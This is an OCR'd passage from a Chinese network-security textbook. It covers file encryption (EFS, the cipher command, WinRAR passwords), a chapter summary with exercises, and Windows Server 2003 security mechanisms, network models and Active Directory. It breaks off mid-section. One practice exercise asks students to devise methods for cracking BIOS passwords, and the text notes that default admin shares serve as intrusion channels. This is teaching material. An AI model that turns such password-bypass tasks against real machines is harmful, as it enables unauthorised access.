


图 4-32 "加密警告"对话框

- 如果选中“加密文件及其父文件夹”单选项，则今后添加到该文件夹中的文件和子文件夹在添加时都将被自动加密。
- 如果选中“只加密文件”单选项，则只会对所选文件进行加密。

选好后再单击相应对话框中的“确定”按钮，完成文件或者文件夹的加密过程，加密后的文件或者文件夹以绿色的字体显示。

除了在资源管理器中进行加密外，还可以在命令提示符下进行。方法如下：

在“运行”窗口中输入 cmd 命令进入命令提示符状态，可在命令提示符下输入：cipher /e /s ：“加密文件或者文件夹路径”命令，按 Enter 键后即可对所输入的文件或者文件夹进行加密。要显示有关 cipher 参数的具体说明可在命令提示符下输入“cipher /?”命令。

3. WinRAR 压缩加密

WinRAR 是常用的压缩/解压缩程序，除此以外还常常把 WinRAR 当作加密软件来使用，在压缩文件的时候设置口令就可以达到保护数据的目的。

使用 WinRAR 压缩加密文件的步骤如下：

(1) 打开 WinRAR，在其中找到要加密的文件，然后选择“添加文件到压缩文件中”命令，打开“档案文件名字和参数”设置对话框。

(2) 设置密码。在打开的“压缩文件名和参数”窗口中单击“高级”标签，然后单击“设置密码”按钮，并在打开的“带密码压缩”窗口中输入密码，单击“确定”按钮返回“压缩文件名和参数”窗口，再次单击“确定”按钮后即可把所选文件加密起来，如图 4-33 所示。



图 4-33 使用 WinRAR 加密文件

4.9 本 章 小 结

计算机及网络系统对资源的一般保护措施主要有两种：对访问系统的用户进行识别与验证访问系统和决定用户对某一系统资源可进行何种访问(读、写、修改、运行等)。

为了评估一个计算机系统的安全性能，美国国防部按处理信息的等级和应采用的相应

措施，将计算机安全分为：A，B，C，D 等 8 个级别，共 27 条评估准则。从最低等级 D 等开始，到 A 等为止，随着安全等级的逐渐提高，系统的可信度随之增加，风险逐渐减少。

为了提高计算机系统的安全性，应结合计算机开机口令的开机验证机制（BIOS 密码）和 Windows 本身安全机制来配置计算机系统。对于个人计算机系统，启动机制、开机验证机制、防止非法用户使用计算机等是由计算机的 BIOS（base input/output system）程序来管理的。BIOS 口令分为 CMOS 开机口令和 BIOS 设置口令。应熟练掌握 BIOS 口令的安全机制、配置方法和缺陷及防范措施。

无线网络和虚拟局域网的应用日趋广泛，关于它们的安全问题及常用的安全技术也越来越受到重视。保护网络的核心问题是保护数据，因此，对于数据库系统的安全性及安全技术也是需要掌握的。

对于个人操作系统的安全性，以 Windows XP 和 Windows 7 为例进行了讲解，包括登录与用户管理、共享资源和远程管理、注册表管理等，分析了常见的系统漏洞及防范措施。

另外，针对办公软件和文件的保密问题，也进行了讲解。

练　习　题

基础练习题

1. 防止非法用户使用计算机系统，对计算机实体进行访问控制一般采用什么样的措施？

2. 存取控制分哪几部分内容？在计算机中，存取控制控制计算机的内容主要有哪些？

3. 什么是识别和验证，计算机系统采取的主要验证手段是什么？

4. 评估一个计算机系统安全性能分哪几个级别？每个级别的评估准则是什么？

5. 个人计算机的开机认证机制是什么？

6. 写出 BIOS 密码认证机制的内容，它是怎样保护计算机的？

7. 常见的数据库攻击有哪些？数据库安全技术有哪些？

8. VPN 的优势和不足是什么？

9. Windows XP 中有哪两种共享模式，有什么异同？

10. 数据库恢复的技术有哪些？

11. EFS 文件加密的原理是什么？

实践题

1. 为什么说 BIOS 的开机密码保护机制较差？设计两种以上破解 BIOS 密码的方法和步骤，并说出这些破解方法的前提条件。

2. 利用 Windows 操作系统，组建简单的 VPN 网络。

3. 组建一个具有 AP 的小型无线网络。

4. 对 Windows XP 系统的文件进行加密，并使用多用户登录进行查看，总结 Windows XP 系统多用户和文件加密的原理。

5. 配置 Windows XP 系统的远程桌面访问服务器,并使用客户端进行远程桌面连接访问。

讨论与思考题*

1. 请说说你对 BIOS 的保护密码机制的看法,并写出对 BIOS 的保护密码机制缺陷的改进和方法措施。

2. 有哪些方式可以提高无线网的安全性?

第5章　网络操作系统的安全与保护措施

作为网络操作系统或服务器操作系统，高性能、高可靠性和高安全性是其必备要素，尤其是日趋复杂的企业应用和 Internet 应用，对网络操作系统的安全性提出了更高的要求。微软的企业级操作系统中，Windows Server 2003 则是依据.Net 架构对 NT 技术做了重要发展和实质性改进，凝聚了微软多年来的技术积累。Windows Server 2003 名称虽然沿袭了 Windows 家族的习惯用法，但从其提供的各种内置服务以及重新设计的内核程序来看已经与 Windows 前续版本有了本质的区别。

Windows Server 2003 也存在着一些安全漏洞。如果不了解这些安全漏洞，不采取相应的安全对策和防范措施，就会使系统完全暴露在黑客的入侵范围之内，随时随地遭受毁灭性攻击。因此，在使用 Windows Server 2003 等网络操作系统时，一定要熟悉该操作系统的安全基础、登录机制、安全策略、防范措施。这样，才能降低遭受威胁和攻击的风险。

本章主要介绍 Windows Server 2003，Windows Server 2008 等系统的安全，包括以下几部分内容：

- Windows Server 2003 的网络模型；
- Windows Server 2003 的活动目录与账户管理；
- Windows Server 2003 的访问控制机制与权限设置；
- Windows Server 2003 的数据备份与恢复措施；
- Windows Server 2003 的缺陷及防范措施；
- Windows Server 2008 的安全性；
- Windows Server 2008 的安全配置。

5.1　网络操作系统安全性概述

网络操作系统（network operating system，NOS）是为网络用户提供所需的各种服务软件和有关规程的集合，并使网络上各种计算机能方便而有效地共享网络资源。网络操作系统除了应具有通常操作系统的处理机管理、存储器管理、设备管理和文件管理功能外，还应具有以下两大功能。

（1）提供高效可靠的网络通信能力。

（2）提供多种网络服务功能，如远程作业录入并进行处理的服务功能，文件传输服务功能，电子邮件服务功能，远程打印服务功能等。

总而言之，要为用户提供访问网络中计算机各种资源的服务。

目前常见的网络操作系统主要有以下3类。

（1）Windows 类：微软的网络操作系统主要是 Windows 系列，主要有 Windows NT/2000，Windows Server 2003/Advanced Server 2003，以及最新的 Windows Server 2008 等。

（2）NetWare：NetWare 网络服务器对无盘工作站和游戏的支持较好，常用于教学网和

游戏厅。目前这种操作系统的市场占有率呈下降趋势。

(3) UNIX/Linux：UNIX 网络操作系统历史悠久，支持网络文件系统服务，系统稳定和安全性能都较好，但由于它多数是以命令方式来进行操作的，因此不容易掌握，特别对于初级用户就更难以掌握。Linux 最大的特点是开放源代码，并可得到许多免费应用程序。目前有中文版本的 Linux，如 RedHat(红帽子)，红旗 Linux 等，其安全性和稳定性较好。

鉴于 Windows 系列操作系统应用比较广泛，本章主要对 Windows 系列操作系统进行讲解。

网络操作系统在安全性上要求比个人操作系统更高，其安全性管理也更为完善。主要体现在以下几个方面。

1. 用户账号安全性

使用网络操作系统的每一个用户都有一个系统账号和有效的口令字。随着协议分析仪的广泛应用，非加密口令字具有明显缺陷，协议分析仪可以检测局域网中的每一个信息包，很容易查看到用户工作站在注册过程中所发送的口令字，为此必须在用户工作站发送口令字之前，对口令字加密。

2. 时间限制

系统管理员对每个用户的注册时间进行限定，限定方式以一定的时间间隔为单位，如半小时间隔方式，星期的间隔方式等。时间限制功能主要应用在要求具有严格安全机制的网络环境中。

3. 站点限制

系统管理员对每一用户注册的站点进行限定。站点限定为每个用户只能在指定物理地址的工作站上进行注册。这样就阻止了企图从其他区域使用并不同于自己的工作站而进行注册，在一定程度上确保安全性。

4. 磁盘空间限制

系统管理员对每个用户允许使用的磁盘服务器磁盘空间加以限定，以防止可能出现的某些用户无限制侵占服务器磁盘的情况发生，确保其他用户磁盘空间的安全性。

5. 传输介质的安全性

由于局域网的传输介质——同轴电缆和双绞线很容易被窃听，并将数据读走，因此网络传输介质的安全性也是十分重要的。为此，在一些机密环境中，可以将网络电缆安装在导管内，防止由于电磁辐射而使数据被窃听。也可将网络电缆线预埋在混凝土内，避免对网络电缆的物理挂接。从安全性考虑，网络传输介质应是光缆，因为对光缆的窃听非常困难。

6. 加密

对数据库和文件加密是保证文件服务器数据安全性的重要手段。一般在关闭文件时加密，在打开文件时解密。加密后具有超级用户特权的网络管理员也能读取服务器上的目录和文件。很多数据库系统都具有对数据文件进行加密的功能。平常所遇到的许多加密程序是与某些软件工具一起提供的。

7. 审计

网络的审计功能可以帮助网络管理员对那些企图对网络操作系统实行窃听行为的用户进行鉴别。当对网络运行机理熟练的某用户通过多次重复输入口令字来试探其他用户口令字时，很多网络就采取一定措施来制止这种非法行为。比如当某用户重复输入口令字，其失

败次数达到一定次数后，就将该用户账户封锁起来，并对口令字尝试操作进行记账，将其中一些审计信息直接送往服务器控制台，另外一些审计信息保存在审计跟踪文件中。

5.2 Windows Server 2003 系统的安全概述

Microsoft 公司于 2003 年 4 月正式推出了新一代网络操作系统 Windows Server 2003，它的主要功能就是用于构建 Internet/Intranet 上的网络服务。Windows Server 2003 是一个多任务操作系统，其服务器角色包括文件和打印服务器、Web 服务器和 Web 应用程序服务器、邮件服务器、终端服务器、远程访问/虚拟专用网络(VPN)服务器、目录服务器、域名系统(DNS)、动态主机配置协议(DHCP)服务器和 Windows Internet 命名服务(WINS)等。

Windows Server 2003 共有 4 个不同的版本：标准版(Standard Edition)、企业版(Enterprise Edition)、数据中心版(Datacenter Edition)、Web 版(Web Edition)。

如何提高 Windows Server 2003 系统的安全性和稳定性是使用好该系统应该考虑的一个重要问题。下面从身份验证、访问控制、审核、Internet 协议安全性和防火墙技术等多方面对 Windows Server 2003 的安全机制做初步分析。只有充分了解这些安全机制，才能更好地使用该系统。

1. 身份验证

身份验证是各种系统对安全性的一个基本要求，它主要用来对任何试图访问系统的用户身份进行确认。Windows Server 2003 将账户信息保存在 SAM 数据库中，用户登录时输入的账号和密码需要在 SAM 数据库中查找和匹配。另外，在 Windows Server 2003 系统中可以使用账户策略设置中的“密码策略”来进行设置。通过设置可以提高密码的破解难度，提高密码的复杂性，增大密码的长度，提高更换频率等。Windows Server 2003 的身份验证一般包括交互式登录和网络身份验证两方面内容。在对用户进行身份验证时，根据要求的不同，可使用多种行业标准类型的身份验证方法，这些身份验证方法包括以下协议类型。

(1) Kerberos V5 与密码或智能卡一起使用的用于交互式登录的协议。

(2) 用户尝试访问 Web 服务器时使用的 SSL/TLS 协议。

(3) 客户端或服务器使用早期版本的 Windows 时使用的 NTLM 协议。

(4) 摘要式身份验证，这将使身份验证的凭据作为 MD5 哈希码或消息摘要在网络上传递。

(5) Passport 身份验证，用来提供单点登录服务的用户身份验证服务。单点登录是 Windows Server 2003 身份验证机制提供的重要功能之一，它在安全性方面提供了下面两个主要的优点。

① 对用户而言，使用单个密码或智能卡可以减少混乱，提高工作效率。

② 对管理员而言，由于管理员只需要为每个用户管理一个账户，因此可以减少域用户所要求的管理。

2. 访问控制

访问控制是实现用户、组和计算机访问网络上的对象时所使用的安全机制。权限是访问控制的重要概念，权限定义了授予用户或组对某个对象或对象属性的访问类型。包括文件和文件夹的权限、共享权限、注册表权限、服务权限、指派打印机权限、管理连接权限、

WMI 权限、活动目录权限等。在默认的情况下，Everyone 组对大多数的文件夹是完全控制的(full control)，如果系统的管理员不进行修改，则系统的安全性将非常薄弱。共享权限的使用使得在方便管理的同时，也容易导致安全问题。尤其是系统的默认共享(比如 IPC $，C $，ADMIN $ 等)常常被用来作为入侵通道利用。

除了权限以外，构成访问控制机制的主要概念还包括用户权利和对象审查。其中用户权利定义了授予网络环境中的用户和组特定的特权和登录权利。与权限不同，用户权利适用于用户账户，而权限则附加给对象。对象审查则可以审核用户对对象的访问情况。Windows Server 2003 默认权限比以前的版本更符合最小特权原则，管理员应当在此基础上根据需要严格设置权限和用户权利，使用强健的访问控制列表来保护文件系统和注册表的安全。这样做可以有效地限制、分割用户对对象进行访问时的权限，既能保证用户能够完成所操作的任务，同时又能降低事故、错误或攻击对系统及数据造成的损失，对于系统安全具有重要的作用。

3. 审核策略

建立审核策略是跟踪潜在安全性问题的重要手段，并在出现违反安全的事件时提供证据。微软建议对下面的事件进行审核：系统事件类别中的成功和失败事件、策略更改事件类别中的成功事件、账户管理事件类别中的成功事件、登录事件类别中的成功事件、账户登录事件类别中的成功事件。在执行审核策略之前需要创建一个审核计划，可以根据需要确定通过收集审核事件想要获得的信息资源和类型。如果设置审核事件占用服务器的存储空间和 CPU 时间不当，可能反而被攻击者利用进行拒绝服务攻击。因此，在建立审核策略时，应考虑生成的审核数量尽可能少一些，而且从事件中获得的信息的质量相对比较高一些，同时占用系统的资源也尽量少一些。系统审核机制可以对系统中的各类事件进行跟踪记录并写入日志文件，以供管理员进行分析、查找系统和应用程序故障以及各类安全事件。当在系统中启用安全审核策略后，管理员应经常查看安全日志的记录，否则就失去了及时补救和防御的时机了。除了安全日志外，管理员还要注意检查各种服务或应用的日志文件。在 Windows Server 2003 IIS 6.0 中，其日志功能默认已经启动，并且日志文件存放的路径默认在 System32/LogFiles 目录下，打开 IIS 日志文件，可以看到对 Web 服务器的 HTTP 请求。IIS 6.0 系统自带的日志功能从某种程度上可以成为入侵检测的得力帮手。

4. IP 安全策略

Internet 协议安全性(IPSec)是一种开放标准的框架结构，通过使用加密的安全服务以确保在 IP 网络上进行保密而安全的通信。在分析网络操作系统 Windows Server 2003 的安全机制时，也应该考虑到 IP 安全策略机制。一个 IPSec 安全策略由 IP 筛选器和筛选器操作两部分构成，其中 IP 筛选器决定哪些报文应当引起 IPSec 安全策略的关注，筛选器操作是指“允许”还是“拒绝”报文的通过。要新建一个 IPSec 安全策略，一般需要新建 IP 筛选器和筛选器操作。在 Windows Server 2003 系统中，其服务器产品和客户端产品都提供了对 IPSec 的支持，从而增强了安全性、可伸缩性以及可用性，同时使得配置部署和管理更加方便。

5. 防火墙

防火墙是网络安全机制的一个重要技术，它在内部网和外部网之间、机器与网络之间建立起了一个安全屏障，是 Internet 建网的一个重要组成部分。Windows Server 2003 网络操

作系统自身带有一个可扩展的企业级防火墙 ISA Server。支持两个层级的策略：阵列级策略和企业级策略。阵列策略包括站点和内容规则、协议规则、IP 数据包筛选器、Web 发布规则和服务器发布规则。修改阵列配置时，该阵列内所有的 ISA Server 计算机也都会被修改，包括所有的访问策略和缓存策略。企业策略进一步体现了集中式管理，它允许设置一项或多项应用于企业网阵列的企业策略。企业策略包括站点和内容规则以及协议规则。企业策略可用于任何阵列，而且可通过阵列自己的策略进行扩充。Windows Server 2003 支持 ISA Server 2000，但要安装补丁为 ISA Server 升级。在 Windows Server 2003 中，IP 安全监视器是作为 Microsoft 管理控制台(MMC)实现的，并包括了一些增强功能。IPSec 的功能得到了很大的增强，这些增强的功能主要体现在：支持使用 2048 位 Diffie-Hellman 密钥交换；支持通过 Netsh 进行配置静态或动态 IPSec 主模式设置、快速模式设置、规则和配置参数；在计算机启动过程中可对网络通信提供状态可控的筛选，从而提高了计算机启动过程中的安全性；IPSec 与网络负载平衡更好地集成等。

5.3 Windows Server 2003 的网络模型

用户可以用 Windows Server 2003 搭建网络，以实现资源共享。在 Windows Server 2003 网络中有两种基本的组网模型：工作组模型和域模型。

5.3.1 工作组模型

如图 5-1 所示，在工作组模型的网络中，组是指计算机的逻辑组合，它把具有共同目的的设置如打印机、硬盘供组成员共享，组成员管理自己的账号和数据的安全性。




图 5-1 工作组的结构

网络中没有专门的域控制器和服务器，网络中的各台计算机都互为其他计算机的服务器和工作站，每台计算机上都有自己的用户和组账户 。这种适用于用户较少的网络中，缺点是每台计算机都有自己的目录数据库，用于验证在自己计算机上创建的本地用户和组账户，网络中没有集中的账户管理，当用户增多时，效率会迅速降低。

5.3.2 域模型

1. 域的基本概念

域是指共享公共账号数据库和数据安全策略的计算机的逻辑组合，提供登录验证，并只有唯一的域名。服务器和用户的计算机都在同一个域中，用户只需要在域中拥有一个域账

户，在域中登录一次就可以访问域中的资源了。域服务器一般由运行 Windows Server 2003 标准版以上的计算机组成，如图 5-2 所示。




图 5-2　域的组成

2. 域的主要组成部分

组成一个域至少需要一台运行 Windows Server 2003 的计算机作为域控制器，域控制器(DC，domain controller)上存放有域中所有用户、组、计算机等信息。域控制器就把这些信息存放在活动目录中，活动目录实际上就是一个特殊的数据库，可选的组成部分有：成员服务器和其他计算机。

(1) 域控制器

在每个域中都有一个或多个域控制器，每台域控制器的地位是相同的，其他计算机都要与域控制器相关联，因为域控制器负责账号的集中管理和维护，跟踪域中账号的改动。任何时候，管理员对域中任何一个域控制器的账号的改动，都会记录在该域控制器的活动目录中，以后该活动目录会自动复制到其他域控制器中，以保持同一域中不同域控制器之间活动目录的同步。

(2) 成员服务器

成员服务器装有的操作系统可以是 Windows Server 2003，Windows 2000 Server，Windows NT Server。如果要让成员服务器使用域控制器活动目录中的账户登录，则成员服务器必须先加入到域中。成员服务器中没有活动目录中的数据，不负责审核域账户的登录信息，但它拥有一个“本地安全数据库”，可以用来审核本地账户信息。

(3) 其他计算机

域中还可有其他装有 Windows XP/2000 等操作系统的计算机。如果在这些计算机上想利用活动目录内的账户登录，则必须将这些计算机加入到域。

5.4　Windows Server 2003 活动目录

活动目录(active directory)起源于 Windows NT 4.0，在 Windows Server 2003 中得到进一步的发展和应用。活动目录是一种存放信息的方式，域控制器上存放有域中所有用户、组、计算机等信息。域控制器就把这些信息存放在活动目录中，活动目录实际上就是一个特殊的数据库。

活动目录是一种目录服务，目录服务包括 3 方面的功能：组织网络中的资源，提供对资

源的管理，对资源的控制。活动目录的服务是通过把网络中各种资源的信息保存到一个数据库中来，为网络中的用户和管理员提供对这些资源的访问、管理和控制，这个数据库叫活动目录数据库。

在计算机服务中使用的“目录”和现实生活使用的“目录”很相似，都是存储以某种方式相关联的对象的信息集，如：通讯录存储用户名称和相应的电话号码，还可能包括关于该用户的地址或其他信息。

目录服务是用户通过其提供的服务来使用目录中的信息。一般用于识别网络上的资源，使用户和应用程序能访问这些资源，并将这些资源的全部信息集中存储、使用和管理起来。因而，简化了查找和管理这些资源的过程。如共享网络资源，没有目录服务的时候只能共享给所有人，有了目录服务以后可以有针对性地将资源共享给某些需要的用户。还有在网络上查找打印机的时候，可以很快地搜索要查找的打印机。即使用户不知道资源的物理连接位置，也能够访问资源。

Windows Server 2003 的活动目录在逻辑上是由对象、组织单位、域、域树和域林等构成的层次结构。

1. 对象

对象(object)是活动目录组织的基本单元，可以是用户、计算机、文件以及打印机等网络资源。

2. 组织单位

组织单位是组织、管理一个域内的对象的容器，它可以包容用户、组、打印机、计算机和其他组织单位，但是组织单位不能包括来自其他域的对象。

3. 域

域(domain)是活动目录中最基本的元素。活动目录可以由一个或者多个域组成，每个域都拥有其独立的安全策略以及与其他域之间的信任关系。一个域由域控制器和成员计算机组成。域控制器就是安装了活动目录服务的一台计算机。在域控制器上，每一个成员计算机都有一个计算机账号，每一个域用户有一个域用户账号。域管理员可以在域控制器上实现对域用户账号和计算机账号以及其他资源的管理。域还是一种复制单位，在域中可以安装多台域控制器，域管理员可以在任何一台域控制器上创建和修改活动目录对象。域控制器之间可以自动地同步，或者是采用复制这样一种更新方式。

4. 域树

域树(domain tree)也称域目录树，是由根域和子域以及子域的子域所组成的一种逻辑结构，域树实现了连续的域名空间，域树上的域共享相同的 DNS 域名后缀。域树的第一个域是该域的根(root)，同一域树的额外域为子域，其上层域为父域，如图 5-3 所示。




图 5-3　域树

5. 域林

